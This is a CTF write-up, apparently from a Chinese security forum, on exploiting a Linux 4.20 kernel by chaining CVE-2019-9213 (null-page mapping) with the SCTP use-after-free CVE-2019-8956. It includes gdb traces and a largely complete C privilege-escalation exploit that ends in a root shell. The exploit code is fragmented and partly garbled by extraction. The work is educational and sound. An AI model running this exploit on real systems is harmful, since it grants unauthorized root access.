

Linux内核漏洞利用：CVE-2019-8956与CVE-2019-9213

[pmgsbl](#) / 2019-10-22 09:16:29 / 浏览数 3497 [安全技术](#) [漏洞分析](#) [顶\(1\)](#) [踩\(0\)](#)

---

[TOC]

## 简介

上周的嘶吼CTF中出现了一道Linux内核相关的pwn题。与以往的内核提权型赛题不同，此题没有预设漏洞的模块，具体文件结构和题目描述如下：

```
$ ls
rootfs.img
start.sh
README.txt
.config
4.20.0-bzImage
$ cat README.txt
Old trick, a null pointer dereference
If you want to compile the linux kernel yourself, there is a .config file and the commit version.

commit 8fe28cb58bcb235034b64cbbb7550a8a43fd88be
```

我是比赛快结束时拿到题目，比赛期间并未解出，赛后搞了好几个小时才做完利用。

本文将阐述我学习内核利用的过程，之前我没怎么碰过内核利用，对Linux内核的一些东西也不熟，若有问题欢迎留言指正，不胜感激。

## 题目分析

题目中给出了commit号，访问<https://github.com/torvalds/linux/commit/8fe28cb58bcb235034b64cbbb7550a8a43fd88be>可知这是4.20.0版本的内核。commit的时

## 寻找Nday

README.txt中还提到NULL pointer dereference，可以联想到[CVE-2019-9213](#)，这个漏洞修复在目标内核commit版本之后，可以用来映射零地址空间。那么问题就是找一个可用的NULL pointer dereference的Nday。于是去[CVE相关资讯站](#)上搜索，2019年登记在案的CVE已有170个，这里直接ctrl-筛选有NULL pointer关键字的，结果筛出来的CVE要么没有公开的漏洞分析或POC，要么对内核配置有要求，在目标条件中POC运行失败。

## .config文件中的信息

尝试了多个NULL pointer dereference的Nday之后还是没有进展。回想起.config文件，可能某些配置选项跟漏洞有关。这里可以自己先make defconfig生成一份默认的.config，然后进行文件比对。

```
diff .config ../linux-4d856f72c10ecb060868ed10ff1b1453943fc6c8/xx
7c7
< # Compiler: gcc (Ubuntu 5.4.0-6ubuntu1~16.04.11) 5.4.0 20160609
---
> # Compiler: gcc (Ubuntu 6.5.0-2ubuntu1~16.04) 6.5.0 20181026
10c10
< CONFIG_GCC_VERSION=50400
---
> CONFIG_GCC_VERSION=60500
1054c1054,1060
< # CONFIG_IP_SCTP is not set
---
> CONFIG_IP_SCTP=y
...
```

可以看到目标内核配置了IP\_SCTP选项！这是一个传输层的协议。而且题目的init文件中还启用了本地网卡：

```
mount -t proc none /proc
...
ifconfig lo up
echo -e "\nBoot took $(cut -d' ' -f1 /proc/uptime) seconds\n"
poweroff -d 300 -f &
setuid cttyhack setuidgid 1000 sh
...
```

那么此题大概率是考察一个SCTP协议相关的内核Nday了。一通搜索之后，可以基本确定是[CVE-2019-8956](#)了。这里注意到，在之前的CVE搜索中，cvedetails将其标注为U

## Vulnerability Details : [CVE-2019-8956](#)

In the Linux Kernel before versions 4.20.8 and 4.19.21 a use-after-free error in the "sctp\_sendmsg()" function (net/sctp/socket.c) when handling SCTP\_SENDALL flag can be exploited to corrupt memory.

Publish Date : 2019-04-01 Last Update Date : 2019-06-14

[Collapse All](#) [Expand All](#) [Select](#) [Select&Copy](#) [▼ Scroll To](#) [▼ Comments](#) [▼ External Links](#)

[Search Twitter](#) [Search YouTube](#) [Search Google](#)



### 漏洞分析

阅读启明星辰ADLab公开发布的[分析文章](#)，可知该漏洞存在于net/sctp/socket.c文件中的sctp\_sendmsg函数内，相关代码如下：

```
static int sctp_sendmsg(struct sock *sk, struct msghdr *msg, size_t msg_len)
{
    struct sctp_endpoint *ep = sctp_sk(sk)->ep;
    struct sctp_transport *transport = NULL;
    struct sctp_sndrcvinfo _sinfo, *sinfo;
    struct sctp_association *asoc;
    struct sctp_cmsgs cmsgs;
    union sctp_addr *daddr;
    ...
    /* SCTP_SENDALL process */
    if ((sflags & SCTP_SENDALL) && sctp_style(sk, UDP)) {
        list_for_each_entry(asoc, &ep->asocs, asocs) {
            err = sctp_sendmsg_check_sflags(asoc, sflags, msg,
                                           msg_len);

            if (err == 0)
                continue;
            if (err < 0)
                goto out_unlock;

            sctp_sendmsg_update_sinfo(asoc, sinfo, &cmsgs);

            err = sctp_sendmsg_to_asoc(asoc, msg, msg_len,
                                      NULL, sinfo);
            if (err < 0)
                goto out_unlock;

            iov_iter_revert(&msg->msg_iter, err);
        }

        goto out_unlock;
    }
    ...
}
```

在处理SCTP\_SENDALL情况的过程中，内核会遍历ep->asocs。根据漏洞分析文章，sctp\_sendmsg\_check\_sflags在SCTP\_ABORT情况下会把asoc置为NULL，这导致pointer dereference。

但是，稍微阅读一下代码，发现并不是这么回事。原文中提到的sctp\_side\_effects，参数asoc是struct sctp\_association \*\*类型，由函数sctp\_do\_sm传入，\*asoc = NULL无法修改链表中的东西，影响不到SCTP\_SENDALL处理过程中的list\_for\_each\_entry里的asoc。

```
int sctp_do_sm(struct net *net, enum sctp_event event_type,
              union sctp_subtype subtype, enum sctp_state state,
              struct sctp_endpoint *ep, struct sctp_association *asoc,
              void *event_arg, gfp_t gfp)
{
    ...
    error = sctp_side_effects(event_type, subtype, state,
                             ep, &asoc, event_arg, status,
                             &commands, gfp);
    debug_post_sfx();

    return error;
}
```

既然感觉有点问题，不妨动态调试看看。搜一下可以找到一份[POC](#)，编译运行之后可以发现，破坏list\_for\_each\_entry链表遍历过程的是sctp\_association\_free。


```

void sctp_association_free(struct sctp_association *asoc)
{
    struct sock *sk = asoc->base.sk;
    struct sctp_transport *transport;
    struct list_head *pos, *temp;
    int i;

    /* Only real associations count against the endpoint, so
     * don't bother for if this is a temporary association.
     */
    if (!list_empty(&asoc->asocs)) {
        list_del(&asoc->asocs);
    }
    ...
static inline void list_del(struct list_head *entry)
{
    __list_del_entry(entry);
    entry->next = LIST_POISON1;
    entry->prev = LIST_POISON2;
}

```

list\_del会将next置为LIST\_POISON1，实际值是0x100。在遍历到下一个节点时，计算asoc，即减去list\_head在sctp\_association中的偏移，对应代码如下：



此时的asoc即为0x100-0x44=0xbc。

```

(gdb) x/10i 0xc1825c31
0xc1825c31: mov     eax,DWORD PTR [edi+0x44]
0xc1825c34: sub     eax,0x44
=> 0xc1825c37: mov     edi,eax
0xc1825c39: cmp     DWORD PTR [ebp-0x84],eax
0xc1825c3f: je      0xc1825c9b
0xc1825c41: push    DWORD PTR [ebp-0x80]
0xc1825c44: mov     ecx,ebx
0xc1825c46: mov     edx,DWORD PTR [ebp-0x7c]
0xc1825c49: mov     eax,edi
0xc1825c4b: call    0xc1824065
(gdb) p/x $eax
$1 = 0xbc

```

可以确认一下再次调用函数sctp\_sendmsg\_check\_sflags时，传入asoc=0xbc。

```

(gdb) x/10i $eip
=> 0xc1825c4b: call    0xc1824065 // sctp_sendmsg_check_sflags
0xc1825c50: mov     esi,eax
0xc1825c52: add     esp,0x4
0xc1825c55: test    eax,eax
0xc1825c57: je      0xc1825c31
0xc1825c59: test    eax,eax
0xc1825c5b: js      0xc1826213
0xc1825c61: lea     eax,[ebp-0x70]
0xc1825c64: mov     ecx,eax
0xc1825c66: lea     edx,[ebp-0x58]
(gdb) p/x $eax
$2 = 0xbc

```

## 漏洞利用

利用CVE-2019-9213我们可以映射零地址空间，那么就可以在0xbc处伪造结构体。那么如何控制PC呢？

在sctp\_sendmsg\_check\_sflags函数中，由于设置了SCTP\_SENDALL，我们会进入sctp\_style(sk, UDP) && !sctp\_state(asoc, ESTABLISHED)的判断，这里肯定不希望return 0结束，所以需要避开这两个判断条件，而struct sock \*sk = asoc->base.sk;代表我们可以随意控制。

避开这个return 0之后，由于设置了SCTP\_ABORT，我们会面对sctp\_make\_abort\_user和sctp\_primitive\_ABORT。

```
static int sctp_sendmsg_check_sflags(struct sctp_association *asoc,
                                     __u16 sflags, struct msghdr *msg,
                                     size_t msg_len)
{
    struct sock *sk = asoc->base.sk;
    struct net *net = sock_net(sk);
    ...
    if ((sflags & SCTP_SENDALL) && sctp_style(sk, UDP) &&
        !sctp_state(asoc, ESTABLISHED))
        return 0;
    ...
    if (sflags & SCTP_ABORT) {
        struct sctp_chunk *chunk;

        chunk = sctp_make_abort_user(asoc, msg, msg_len);
        if (!chunk)
            return -ENOMEM;

        pr_debug("%s: aborting association:%p\n", __func__, asoc);
        sctp_primitive_ABORT(net, asoc, chunk);

        return 0;
    }
    ...
}
```

参考原漏洞分析文章，sctp\_make\_abort\_user函数是构造chunk，代码如下：

```
struct sctp_chunk *sctp_make_abort_user(const struct sctp_association *asoc,
                                         struct msghdr *msg,
                                         size_t paylen)
{
    struct sctp_chunk *retval;
    void *payload = NULL;
    int err;

    retval = sctp_make_abort(asoc, NULL,
                             sizeof(struct sctp_errhdr) + paylen);
    if (!retval)
        goto err_chunk;

    if (paylen) {
        /* Put the msg_iov together into payload. */
        payload = kmalloc(paylen, GFP_KERNEL);
        if (!payload)
            goto err_payload;

        err = memcpy_from_msg(payload, msg, paylen);
        if (err < 0)
            goto err_copy;
    }

    sctp_init_cause(retval, SCTP_ERROR_USER_ABORT, paylen);
    sctp_addto_chunk(retval, paylen, payload);

    if (paylen)
        kfree(payload);

    return retval;
    ...
}
```

这里我选择将paylen设为0，避开memcpy\_from\_msg。

那么接下来就是sctp\_primitive\_ABORT了，实际定义位于net/sctp/primitive.c，代码如下：

```
#define DECLARE_PRIMITIVE(name) \
/* This is called in the code as sctp_primitive_ ## name. */ \
int sctp_primitive_ ## name(struct net *net, struct sctp_association *asoc, \
    void *arg) { \
    int error = 0; \
    enum sctp_event event_type; union sctp_subtype subtype; \
    enum sctp_state state; \
    struct sctp_endpoint *ep; \
    \
    event_type = Sctp_EVENT_T_PRIMITIVE; \
    subtype = Sctp_ST_PRIMITIVE(Sctp_PRIMITIVE_ ## name); \
    state = asoc ? asoc->state : Sctp_STATE_CLOSED; \
    ep = asoc ? asoc->ep : NULL; \
    \
    error = sctp_do_sm(net, event_type, subtype, state, ep, asoc, \
        arg, GFP_KERNEL); \
    return error; \
}
```

可以看到，这里我们可以控制sctp\_do\_sm调用时的net、state、ep、asoc。sctp\_do\_sm即为状态机处理函数，代码如下：

```
int sctp_do_sm(struct net *net, enum sctp_event event_type,
    union sctp_subtype subtype, enum sctp_state state,
    struct sctp_endpoint *ep, struct sctp_association *asoc,
    void *event_arg, gfp_t gfp)
{
    ...
    state_fn = sctp_sm_lookup_event(net, event_type, state, subtype);
    ...
    status = state_fn->fn(net, ep, asoc, subtype, event_arg, &commands);
    debug_post_sfn();

    error = sctp_side_effects(event_type, subtype, state,
        ep, &asoc, event_arg, status,
        &commands, gfp);
    ...
    return error;
}
```

这里有一处明显的函数指针调用，即state\_fn->fn。而state\_fn由sctp\_sm\_lookup\_event(net, event\_type, state, subtype)返回，这里我们可以控第1、3两个参数，而event\_type为Sctp\_EVENT\_T\_PRIMITIVE，subtype为Sctp\_ST\_PRIMITIVE(Sctp\_PRIMITIVE\_ABORT)。

```
#define DO_LOOKUP(_max, _type, _table) \
({ \
    const struct sctp_sm_table_entry *rtn; \
    \
    if ((event_subtype._type > (_max))) { \
        pr_warn("table %p possible attack: event %d exceeds max %d\n", \
            _table, event_subtype._type, _max); \
        rtn = &bug; \
    } else \
        rtn = &_table[event_subtype._type][(int)state]; \
    \
    rtn; \
})
const struct sctp_sm_table_entry *sctp_sm_lookup_event(
    struct net *net,
    enum sctp_event event_type,
    enum sctp_state state,
    union sctp_subtype event_subtype)
{
    switch (event_type) {
    ...
    case Sctp_EVENT_T_PRIMITIVE:
        return DO_LOOKUP(Sctp_EVENT_PRIMITIVE_MAX, primitive,
            primitive_event_table);
    ...
    }
```

```
}
```

`rtn = &_amp;table[event_subtype._type][(int)state];`对应的汇编代码如下：

```
(gdb) x/10i $eip
=> 0xc180c3dc: lea     eax,[ecx+ebx*8]
      0xc180c3df: lea     edx,[eax*8-0x3e646160]
```

此时的`ebx`即为`state`，可由我们指定，所以`state_fn`可控，伪造好`fn`即可控制PC。由于题目中几乎没有任何内核保护，这里直接`ret2usr`。

完整利用代码如下：

```
#define _GNU_SOURCE
#include <sys/mman.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>
#include <string.h>
#include <arpa/inet.h>
#include <pthread.h>
#include <error.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/sctp.h>
#include <netinet/in.h>
#include <time.h>
#include <signal.h>

#define SERVER_PORT 6666

#define SCTP_GET_ASSOC_ID_LIST 29
#define SCTP_RESET_ASSOC 120
#define SCTP_ENABLE_RESET_ASSOC_REQ 0x02
#define SCTP_ENABLE_STREAM_RESET 118

void map_null() {
    void *map =
        mmap((void *)0x10000, 0x1000, PROT_READ | PROT_WRITE,
            MAP_PRIVATE | MAP_ANONYMOUS | MAP_GROWSDOWN | MAP_FIXED, -1, 0);
    if (map == MAP_FAILED)
        err(1, "mmap");
    int fd = open("/proc/self/mem", O_RDWR);
    if (fd == -1)
        err(1, "open");
    unsigned long addr = (unsigned long)map;
    while (addr != 0) {
        addr -= 0x1000;
        if (lseek(fd, addr, SEEK_SET) == -1)
            err(1, "lseek");
        char cmd[1000];
        sprintf(cmd, "LD_DEBUG=help /bin/su l>&&%d", fd);
        system(cmd);
    }
}

void* client_func(void* arg)
{
    int socket_fd;
    struct sockaddr_in serverAddr;
    struct sctp_event_subscribe event_;
    struct sctp_sndrcvinfo sri;
    int s;

    char sendline[] = "butterfly";

    if ((socket_fd = socket(AF_INET, SOCK_SEQPACKET, IPPROTO_SCTP)) == -1) {
        perror("client socket");
        pthread_exit(0);
    }
}
```

```

bzero(&serverAddr, sizeof(serverAddr));
serverAddr.sin_family = AF_INET;
serverAddr.sin_addr.s_addr = htonl(INADDR_ANY);
serverAddr.sin_port = htons(SERVER_PORT);
inet_pton(AF_INET, "127.0.0.1", &serverAddr.sin_addr);

bzero(&event_, sizeof(event_));
event_.sctp_data_io_event = 1;
if(setsockopt(socket_fd, IPPROTO_SCTP, SCTP_EVENTS, &event_, sizeof(event_)) == -1){
    perror("client setsockopt");
    goto client_out_;
}

sri.sinfo_ppid = 0;
sri.sinfo_flags = 0;
printf("sctp_sendmsg\n");
if(sctp_sendmsg(socket_fd, sendline, sizeof(sendline),
    (struct sockaddr*)&serverAddr, sizeof(serverAddr),
    sri.sinfo_ppid, sri.sinfo_flags, sri.sinfo_stream, 0, 0) == -1){
    perror("client sctp_sendmsg");
    goto client_out_;
}

client_out_:
    //close(socket_fd);
    pthread_exit(0);
}

void* send_rcv(void* arg)
{
    int server_sockfd, msg_flags;
    server_sockfd = *(int*)arg;
    socklen_t len = sizeof(struct sockaddr_in);
    size_t rd_sz;
    char readbuf[20] = "0";
    struct sctp_sndrcvinfo sri;
    struct sockaddr_in clientAddr;

    rd_sz = sctp_rcvmsg(server_sockfd, readbuf, sizeof(readbuf),
        (struct sockaddr*)&clientAddr, &len, &sri, &msg_flags);

    sri.sinfo_flags = (1 << 6) | (1 << 2);
    printf("SENDALL.\n");
    len = 0;
    if(sctp_sendmsg(server_sockfd, readbuf, 0, (struct sockaddr*)&clientAddr,
        len, sri.sinfo_ppid, sri.sinfo_flags, sri.sinfo_stream, 0, 0) < 0){
        perror("SENDALL sendmsg");
    }

    pthread_exit(0);
}

void* abort_func(void* arg)
{
    int server_sockfd, msg_flags;
    server_sockfd = *(int*)arg;
    socklen_t len = sizeof(struct sockaddr_in);
    size_t rd_sz;
    char readbuf[20] = "0";
    struct sctp_sndrcvinfo sri;
    struct sockaddr_in clientAddr;

    rd_sz = sctp_rcvmsg(server_sockfd, readbuf, sizeof(readbuf),
        (struct sockaddr*)&clientAddr, &len, &sri, &msg_flags);

    sri.sinfo_flags = (1 << 2);
    printf("ABORT.\n");
    if(sctp_sendmsg(server_sockfd, readbuf, rd_sz, (struct sockaddr*)&clientAddr,
        len, sri.sinfo_ppid, sri.sinfo_flags, sri.sinfo_stream, 0, 0) < 0){

```

```

        perror("ABORT sendmsg");
    }

    pthread_exit(0);
}

#define KERNCALL __attribute__((regparm(3)))
void* (*prepare_kernel_cred)(void*) KERNCALL = (void*) 0xc106a2b1;
void (*commit_creds)(void*) KERNCALL = (void*) 0xc1069ffd;
struct trap_frame{
    void *eip;
    uint32_t cs;
    uint32_t eflags;
    void *esp;
    uint32_t ss;
}__attribute__((packed));
struct trap_frame tf;
void launch_shell() {
    execl("/bin/sh", "sh", NULL);
}
void prepare_tf(void)
{
    asm("pushl %cs; popl tf+4;"
        "pushfl; popl tf+8;"
        "pushl %esp; popl tf+12;"
        "pushl %ss; popl tf+16;");
    tf.eip = &launch_shell;
    tf.esp -= 1024;
}
void get_root_shell() {
    commit_creds(prepare_kernel_cred(0));
    asm("mov $tf,%esp;"
        "iret;");
}
int main(int argc, char** argv)
{
    map_null();
    prepare_tf();
    memset(0, 0, 0x1000);
    *(uint32_t*)0xd4 = 0;
    *(uint32_t*)0x24 = 0;
    *(uint32_t*)0x268 = 0x7cc8e1c;
    *(uint32_t*)0x2a0 = 4;
    *(uint32_t*)0x1000 = &get_root_shell;
    int server_sockfd;
    //int messageFlags_;
    pthread_t thread_array[2];
    pthread_t close_thread;
    pthread_t send_recv_thread;
    int i;
    struct sockaddr_in serverAddr;
    struct sctp_event_subscribe event_;

    //■■■■■SCTP■■■■■
    if ((server_sockfd = socket(AF_INET, SOCK_SEQPACKET, IPPROTO_SCTP)) == -1){
        perror("socket");
        return 0;
    }
    bzero(&serverAddr, sizeof(serverAddr));
    serverAddr.sin_family = AF_INET;
    serverAddr.sin_addr.s_addr = htonl(INADDR_ANY);
    serverAddr.sin_port = htons(SERVER_PORT);
    inet_pton(AF_INET, "127.0.0.1", &serverAddr.sin_addr);

    //■■■■■
    if(bind(server_sockfd, (struct sockaddr*)&serverAddr, sizeof(serverAddr)) == -1){
        perror("bind");
        goto out_;
    }
}

```



[illegible]

运行结果如图。

```
/home/ctf $ /home/ctf $ $ ./exp
create no.1
sctp_sendmsg
SENDALL.
[ 14.530939] exp (1117) used greatest stack depth: 5652 bytes left
/home/ctf # $ id
uid=0(root) gid=0(root)
/home/ctf # $ █
```

先知社区

点击收藏 | 0 关注 | 1

[上一篇 : Windows Server Up...](#) [下一篇 : 以 McAfee 绕过 McAfee](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

## 先知社区

[现在登录](#)

## 热门节点

## 技术文章

## 社区小黑板

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)